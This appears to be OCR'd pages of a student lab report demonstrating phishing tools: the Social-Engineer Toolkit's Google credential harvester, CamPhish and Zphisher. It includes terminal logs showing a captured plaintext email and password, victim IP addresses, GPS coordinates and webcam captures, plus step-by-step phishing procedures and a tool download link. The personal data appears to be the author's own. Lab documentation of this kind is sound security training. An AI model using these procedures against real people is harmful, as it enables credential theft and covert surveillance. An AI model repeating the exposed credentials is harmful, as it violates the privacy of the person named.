
10 . Here , username and password are got it .


Inbox (123) - mugdhagovi
Sign in - Google Accounts
mail.google.com/mail/u/0/?pli=1#inbox?compose=CrpPbDzDSZxWBsqblMcRTpjJZJDQWrbLxBCsPqQJkMXwVvWdLdWKgNMGtrjSLgQNCrgpkTqJKSLpRdwQHLdB
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Gmail
Search mail
Compose
Inbox 123
Starred
Snoozed
Sent
Drafts 1
Purchases 1
More
Labels
Upgrade
1–50 of 139
Naukri Campus What's new on campus for you this week: Check now! - 1000+ hrs Spent by students preparing for their dream role! Start exploring 7K+ Students practised their aptitude skills Get the conf... 14 Dec
Naukri Campus Mugdha, strong English leads to better job - Speech Assessment Confident English. Better Career. Mugdha, take a free AI-powered English test before your placement interviews. Take free ... 12 Dec
Microsoft account t. Microsoft account security info was added - Microsoft account Security info was added The following security info was recently added to the Microsoft account mu**1@gmail.com: - Passke... 11 Dec
Microsoft account t. Your single-use code - Hi mugdhagovilkar1@gmail.com, We received your request for a single-use code to use with your Microsoft account. Your single-use code is: 981969 Only enter this 11 Dec
Naukri Campus Best CV Formats for Freshers: Simple, Professional & Job-Winning Templates - This week's highlight Here is
bigbasket Mugdha, it's do-good, feel-good season! - Big Basket Dear Mugdha, December is a time for endi
Naukri Alerts naukri campus : Last few days to enroll for Quiz - naukri.com Quiz Will you accept this challenge? naukri camp
Shri Hage (via Goog. Folder shared with you: 'CCNA' - Shri Hage shared a folder Shri Hage (shri.cybersec@gmail.com) has invited you
Accounts KBJIIT (vi. Invitation to respond to the form 'Bank Details for Caution Money Refund' - Accounts KBJIIT shared a form
Naukri Campus What's new on campus for you this week: Check now! - 1000+ hrs Spent by students preparing for their drea
Naukri Alerts naukri campus : Quiz is open for registration !! - naukri.com Quiz Will you accept this challenge? naukri campu
Naukri Campus 100+ Quantitative Aptitude Questions - Answers and Explanations - This week's highlight Here is the feature
Naukri Campus Mugdha, new contests for you to try - Missed a contest They are now open for practice Use this chance to prac
Naukri Alerts New Experts speak session is open for registration !! - naukri.com Expert Speaks How AI Is Redefining Early C
Naukri Campus What's new on campus for you this week: Check now! - 1000+ hrs Spent by students preparing for their drea
Naukri Alerts naukri campus : Last few days to enroll for Coding Contest - naukri.com Coding Contest Will you accept this c
bigbasket Root Revolution Recipe Contest & More - The Shakarkandi Takeover Sweet potato, or our desi shakarkan
PayPal Communicatio. We're making some changes to our PayPal legal agreements - Mugdha Govilkar, you can view the changes on
Naukri Campus Best CV Formats for Freshers: Simple, Professional & Job
New Message
Recipients
Subject
Subject: Warm Diwali Wishes ✨
Dear Team,
Wishing you and your family a very Happy Diwali!
May this festival of lights bring happiness, good health, and success into your lives. May your homes be filled with peace, prosperity, and positivity.
Thank you for your continued support and cooperation.
Have a safe, joyful, and bright Diwali!
Warm regards,
gmail.com
192.168.1.71
Apply
Send
New Message


1.1


(no subject) - mugdhagov
Sign in - Google Accounts
mail.google.com/mail/u/0/?pli=1#sent/QgrcJHrnvrCNCFxWfwtxGlMGvcVvfNzVpZg?compose=new
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Gmail
in:sent
Compose
Inbox 123
Starred
Snoozed
Sent
Drafts
Purchases 1
More
Labels
Upgrade
http://192.168.1.71
1 of 4
(no subject) Inbox ×
Mugdha Govilkar <mugdhagovilkar1@gmail.com>
to me
02:43 (0 minutes ago)
Subject: Warm Diwali Wishes ✨
Dear Team,
Wishing you and your family a very Happy Diwali!
May this festival of lights bring happiness, good health, and success into your lives. May your homes be filled with peace, prosperity, and positivity.
Thank you for your continued support and cooperation.
Have a safe, joyful, and bright Diwali!
Warm regards,
gmail.com
Reply
Forward
New Message

1.2


Sign in - Google Accounts
Not Secure
http://192.168.1.71
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Google
Sign in with your Google Account
mugdhagovilkar1@gmail.com
Sign in
Need help?
Create an account
One Google Account for everything Google
Google
Privacy & Terms
Help
English (United States)

1.3


root@kali: /home/mugdha
Session Actions Edit View Help
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.71]:
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.71 - - [17/Dec/2025 02:35:56] "GET / HTTP/1.1" 200 -
192.168.1.71 - - [17/Dec/2025 02:35:58] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.71 - - [17/Dec/2025 02:38:04] "GET / HTTP/1.1" 200 -
192.168.1.71 - - [17/Dec/2025 02:43:42] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=5JLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=mugdhagovilkar1@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Mugdha@3001034
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

1.4

5.3 CamPhish :

CamPhish is a social-engineering phishing tool used in cybersecurity labs to demonstrate how attackers can trick users into giving camera access on their device.

Steps :

1 : CamPhish is launched

2 . A public tunnel link (Ngrok/Cloudflare) is generated


3 . A fake template webpage (festival, meeting, video, etc.) is selected.

4 . The victim opens the link in a browser.


5 . The page asks for camera/location permission.

6 . If the user clicks Allow, the tool captures camera images and basic data (IP, location).


7 . The captured data is saved locally for analysis.



1.1


root@kali: /home/mugdha/CamPhish
Session Actions Edit View Help
[*] Waiting targets, Press Ctrl + C to exit ...
[*] GPS Location tracking is ACTIVE
[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:905:5e9:aaad:e0a1
[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:68db:12df:96be:1735
[+] IP: User-Agent:
[+] Location data received!
[+] Current location data:
Latitude: 18.5642309
Longitude: 73.7796379
Accuracy: 20.024999618530273 meters
Google Maps: https://www.google.com/maps/place/18.5642309,73.7796379
Date: 17Dec2025074905
[!] No location file found
[+] Location data received!
[!] No location file found
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:68db:12df:96be:1735
[+] Target opened the link!
[+] IP: 2401:4900:8f54:c7b0:68db:12df:96be:1735

1.2


mugdha@kali: ~/CamPhish
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
aniketpagare.txt Desktop Documents file: hash.txt iAJppafX.jpeg mayur.txt Music pay.exe Public Templates Testxml Videos zphisher
CamPhish DHCPig Downloads FzCYgwGT.html hello.exe KsSglHAz.jpeg mug.txt NHYYRzHq.jpeg Pictures reverse.exe Test TTSeXuaC.html VkZeRLju.html
cd CamPhish
cam17Dec2025074930.png cam17Dec2025074941.png cloudflared festivalwishes.html ip.php location_17Dec2025074905.txt OnlineMeeting.html saved.ip.txt template.php
cam17Dec2025074934.png camphish.sh current_location.bak index2.html LICENSE location_debug.log post.php saved_locations
cam17Dec2025074937.png cleanup.sh debug_log.php index.php LiveYTTV.html location.php README.md saved.locations.txt
display cam17Dec2025074930.png

1.3

5.4 Zphisher :

Zphisher is an open-source phishing tool used primarily for educational and penetration testing purposes. It automates the process of creating phishing pages for popular websites like Facebook, Instagram, Twitter, Google, and others, and delivers them via social engineering techniques.

Steps :

1 . Download Link -: https://github.com/Tohidkhan6332/zphisher

2 . Tool starts and loads phishing templates.

3 . Target platform selected (e.g., Instagram).


4 . Fake login page template chosen.

5 . Public tunnel link generated (Ngrok/Cloudflare).


6 . Victim opens the link.

7 . Victim enters username & password on fake page.

